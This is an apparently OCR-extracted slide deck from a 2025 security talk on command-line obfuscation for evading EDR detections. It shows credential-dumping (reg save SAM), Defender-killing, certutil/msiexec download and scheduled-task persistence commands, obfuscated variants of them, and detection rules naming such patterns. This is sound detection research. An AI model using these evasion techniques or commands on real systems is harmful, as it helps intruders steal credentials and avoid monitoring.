

KAZ HACK STAN

2025

SEPTEMBER 17-19
ALMATY

Will It Run?

Fooling EDRs with command lines
using empirical data

SPEAKER

Wietze Beukema



TSARKA



DIGITAL
& SPACE
MINISTRY



FREEDOM
HOLDING CORP.



TREND
MICRO™



astana hub

HACKDAY



Wietze Beukema

Lead Threat Detection & Response Engineer

- Passion for cyber security research
- Loves open-source, community projects
- Presented at various cyber conferences



01

Command-line obfuscation

Changing landscape

Increased use of legitimate tools

Built-in scripting tools

LOLBAS

Legitimate 3rd party tools


Challenges

Blending in with normal use

Not setting off detections (?)

Malware-free Activity

According to CrowdStrike's 2024 Global Threat Report




Command Lines

String/list of strings provided to starting program

Typically used to alter flow without requiring interaction

Every process has command-line arguments (even if not set/empty)

Provides a valuable source of information for defenders



```
c:\@wietze-dev>notepad  
c:\@wietze-dev>notepad c:\Windows\System32\drivers\etc\hosts  
c:\@wietze-dev>taskkill /f /im MsMpEng.exe  
ERROR: The process "MsMpEng.exe" with PID 2952 could not be terminated.  
d.  
Reason: Access is denied.  
c:\@wietze-dev>reg save "HKLM\SAM" sam.reg  
The operation completed successfully.  
c:\@wietze-dev>
```

Command-Line
Obfuscation is the
masquerading of the
true intention of a
command you are
trying to run.

Command-Line Obfuscation variants

HACKDAY

Option Char Substitution

The screenshot shows a Windows Command Prompt window titled "Command Prompt". It displays five lines of PowerShell commands, each outputting "Hello World!" followed by a red placeholder for a character code:

- c:\@wietze-dev>powershell /ec dwByAGkAdABlAC0AaABvAHMAAdAAgAEgAZQBsAGwAbwAgAEcAbwBhACEA
Hello World! **U+002F** Regular slash
- c:\@wietze-dev>powershell -ec dwByAGkAdABlAC0AaABvAHMAAdAAgAEgAZQBsAGwAbwAgAEcAbwBhACEA
Hello World! **U+002D** Regular hyphen
- c:\@wietze-dev>powershell -ec dwByAGkAdABlAC0AaABvAHMAAdAAgAEgAZQBsAGwAbwAgAEcAbwBhACEA
Hello World! **U+2013** En dash
- c:\@wietze-dev>powershell -ec dwByAGkAdABlAC0AaABvAHMAAdAAgAEgAZQBsAGwAbwAgAEcAbwBhACEA
Hello World! **U+2014** Em dash
- c:\@wietze-dev>powershell -ec dwByAGkAdABlAC0AaABvAHMAAdAAgAEgAZQBsAGwAbwAgAEcAbwBhACEA
Hello World! **U+2015** Horizontal bar (or Quotation Dash)

Below the command prompt is a "Process Monitor" window from Sysinternals. The title bar says "Process Monitor - Sysinternals: www.sysinternals.com". The window lists several processes, all of which are "powershell.exe" with various PIDs. Each entry shows a "Process Start" operation with the same command line: "powershell /ec dwByAGkAdABlAC0AaABvAHMAAdAAgAEgAZQBsAGwAbwAgAEcAbwBhACEA". The "Result" column shows "SUCCESS" for all entries, and the "Detail" column shows "Parent PID: 14...".

Process Name	PID	Operation	Command Line	Result	Detail
powershell.exe	6728	Process Start	powershell /ec dwByAGkAdABlAC0AaABvAHMAAdAAgAEgAZQBsAGwAbwAgAEcAbwBhACEA	SUCCESS	Parent PID: 14...
powershell.exe	8732	Process Start	powershell -ec dwByAGkAdABlAC0AaABvAHMAAdAAgAEgAZQBsAGwAbwAgAEcAbwBhACEA	SUCCESS	Parent PID: 14...
powershell.exe	4084	Process Start	powershell -ec dwByAGkAdABlAC0AaABvAHMAAdAAgAEgAZQBsAGwAbwAgAEcAbwBhACEA	SUCCESS	Parent PID: 14...
powershell.exe	8376	Process Start	powershell -ec dwByAGkAdABlAC0AaABvAHMAAdAAgAEgAZQBsAGwAbwAgAEcAbwBhACEA	SUCCESS	Parent PID: 14...
powershell.exe	5880	Process Start	powershell -ec dwByAGkAdABlAC0AaABvAHMAAdAAgAEgAZQBsAGwAbwAgAEcAbwBhACEA	SUCCESS	Parent PID: 14...

elastic Platform Solutions Customers Resources Pricing Docs

Connection via systemd
Suspicious Network Tool Launched Inside A Container
Suspicious PDF Reader Child Process
Suspicious Passwd File Event Action

Rule query

```
process where host.os.type == "windows" and event.action == "start" and
process.name : ("powershell.exe", "pwsh.exe") and
process.parent.name : ("wscript.exe", "cscript.exe", "mshta.exe") and
()
```

Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help


Process Name	PID	Operation	Command Line	Result	Detail
powershell.exe	6960	Process Start	powershell /ec dwByAGkAdABIAC0AaABvAHMA...	SUCCESS	Parent PID: 14...
powershell.exe	3992	Process Start	powershell -ec dwByAGkAdABIAC0AaABvAHMA...	SUCCESS	Parent PID: 14...
powershell.exe	7704	Process Start	powershell -ec dwByAGkAdABIAC0AaABvAHMA...	SUCCESS	Parent PID: 14...
powershell.exe	1208	Process Start	powershell -ec dwByAGkAdABIAC0AaABvAHM...	SUCCESS	Parent PID: 14...
powershell.exe	2588	Process Start	powershell -ec dwByAGkAdABIAC0AaABvAHM...	SUCCESS	Parent PID: 14...

Suspicious Print Spooler SPL File Created
Suspicious PrintSpooler Service Executable File Creation
Suspicious Proc Pseudo File System Enumeration
Suspicious Process Access via Direct System Call
Suspicious Process Creation CallTrace

/*MemoryStream*,
/*WriteAllBytes*,
/* -en* *,
/* -ec *,
/* -e *,
/* -ep *,
/* /e *,
/* /en* *,
/* /ec *,
/* /ep *,
/* WebClient*,
/*+DownloadFile*

Command-Line Obfuscation variants

Character Substitution



Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help

Process Name PID Operation Command Line Result Detail

msiexec.exe	1336	Process Start	msiexec /package https://download.anydesk.com/...	SUCCESS	Parent PID: 14...
msiexec.exe	5732	Process Start	msiexec /package https://download.anydesk.com/...	SUCCESS	Parent PID: 14...
msiexec.exe	840	Process Start	msiexec /package https:\\download.anydesk.com/...	SUCCESS	Parent PID: 14...
msiexec.exe	2192	Process Start	msiexec /package https:\\download.anydesk.com/...	SUCCESS	Parent PID: 14...
msiexec.exe	5736	Process Start	msiexec /package https:\\download.anydesk.com/...	SUCCESS	Parent PID: 14...

Implementation

- Known False Positives
- Associated Analytic Story
- Risk Based Analytics (RBA)
- References
- Detection Testing

Search

```

1
2 | tstats `security_content_summariesonly` count min(_time) as firstTime max(_time) as lastTime from
datamodel=Endpoint.Processes where `process_msiexec` Processes.process IN ("*http://*", "*https://*")
by Processes.dest Processes.user Processes.parent_process_name Processes.process_name Processes.origi
nal_file_name Processes.process Processes.process_id Processes.parent_process_id
3 | `drop_dm_object_name(Processes)`
4 | `security_content_ctime(firstTime)`
5 | `security_content_ctime(lastTime)`
6 | `windows_msiexec_remote_download_filter`

```


SPL

Data Source

Name	Platform	Sourcetype	Source
CrowdStrike ProcessRollup2	N/A	'crowdstrike:events: sensor'	'crowdstrike'
Sysmon EventID 1	Windows	'xmlwineventlog'	'XmlWinEventLog:Microsoft-Windows-Sysmon/Operational'

Command-Line Obfuscation variants

Character Insertion



HACKDAY

SigmaHQ / sigma

Code Issues 15 Pull requests 45 Discussions Actions Wiki Security Insights

fad4742 sigma / rules / windows / process_creation / proc_creation_win_certutil_download.yml

Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Tools Options Help

Process Name PID Operation Command Line Result Detail

certutil.exe	8276	Process Start certutil -f -urlcache https://example.org/file.exe ou...	SUCCESS	Parent PID: 14...
certutil.exe	4712	Process Start certutil -f -urlcache https://example.org/file.e...	SUCCESS	Parent PID: 14...

12 - https://twitter.com/egre55/status/1087685529016193025
13 - https://lolbas-project.github.io/lolbas/Binaries/Certutil/
14 author: Florian Roth (Nextron Systems), Jonhnathan Ribeiro, oscd.community, Nasreddine Bencherchali (Nextron Systems)
15 date: 2023-02-15
16 tags:
17 - attack.defense-evasion
18 - attack.t1027
19 logsource:
20 category: process_creation
21 product: windows
22 detection:
23 selection_img:
24 - Image|endswith: '\certutil.exe'
25 - OriginalFileName: 'CertUtil.exe'
26 selection_flags:
27 CommandLine|contains:
28 - 'urlcache '
29 - 'verifyctf '
30 selection_http:
31 CommandLine|contains: 'http'
32 condition: all of selection_*
33 falsepositives:
34 - Unknown
35 level: medium

Command-Line Obfuscation variants

Keyword Obstruction

HACKDAY

```
c:\@wietze-dev>schtasks /create /sc minute /mo 15 /tn "Shell 1" /tr c:\windows\temp\x.exe  
SUCCESS: The scheduled task "Shell 1" has successfully been created.  
  
c:\@wietze-dev>schtasks /"c"r"e"ate /"sc" min"ute" /"m"o 1"5" /tn "Sh"el"l 2" /tr c:\win"d  
"o"ws\lololol/..../tem"p/x.exe  
SUCCESS: The scheduled task "Shell 2" has successfully been created.  
  
c:\@wietze-dev>
```

Process Monitor - Sysinternals: www.sysinternals.com

Process Name	PID	Operation	Command Line	Result	Detail
schtasks.exe	7372	Process Start	schtasks /create /sc minute /mo 15 /tn "Shell 1" /tr ...	SUCCESS	Parent PID: 14...
schtasks.exe	2268	Process Start	schtasks /"c"r"e"ate /"sc" min"ute" /"m"o 1"5" /tn "...	SUCCESS	Parent PID: 14...

LOGPOINT

Products ▾ Solutions ▾ Pricing Resources & Support ▾ Partner resources ▾ Book a demo

Persistent Tasks from Suspicious Locations

Malware or threat actors frequently drop their payloads in publicly writable directories, utilizing them for initial deployment and persistence. It is crucial to monitor scheduled tasks originating from these specific directories.

```

1  label="Create" label="Process"
2  "process"="*\schtasks.exe" command="*/Create *"
3  (command in ["*:\\ProgramData\\*", "*:\\Temp\\*", "*:\\Tmp\\*", "*:\\Users\\Public\\*",
4  "*:\\Windows\\Temp\\*", "*\\AppData\\*", "%AppData%", "%Temp%", "%tmp%"])

```

Jump To Section ▾

1. Task Scheduler
2. Task Scheduling and...
3. Scheduled Task for...
4. Hunt of Suspicious...

Use wizard 1 / 1 LAST 6 HOURS SEARCH



The management of scheduled tasks' execution on Windows 10 is handled by "svchost.exe" through the command line "C:\WINDOWS\system32\svchost.exe -k netsvcs -p -s Schedule". Before Windows 10 Version 1511, it was executed by taskeng.exe. Analyzing the subprocesses of this particular process enables the detection of any irregular patterns that could indicate the presence of potentially harmful scheduled tasks.

```

c:\@wietze-dev>schtasks /"c"r"e"ate /"sc" min"ute" /"m"o 1"5" /tn "Sh"el"l 2" /tr c:\\win"d
"o"ws\\lololol/..\\tem"p/x.exe
SUCCESS: The scheduled task "Shell_2" has successfully been created

```


BACK label="Create" label="Process"
parent_process="*\svchost.exe"
parent_command="C:\WINDOWS\system32\svchost.exe -k netsvcs -p -s
Schedule"
"process" IN ["*:\\ProgramData*", "*:\\Temp*", "*:\\Tmp*", "*:\\Users\\Public*",
 "*:\\Windows\\Temp*", "*\\AppData*", "%AppData%", "%Temp%", "%tmp%"]
| chart count0 by "parent_process", "parent_Command", "process", "command"

Use wizard 1 / 1 2024/08/16 10:08:20 TO 2024/08/16 11:08:20 SEARCH

Cool, but...

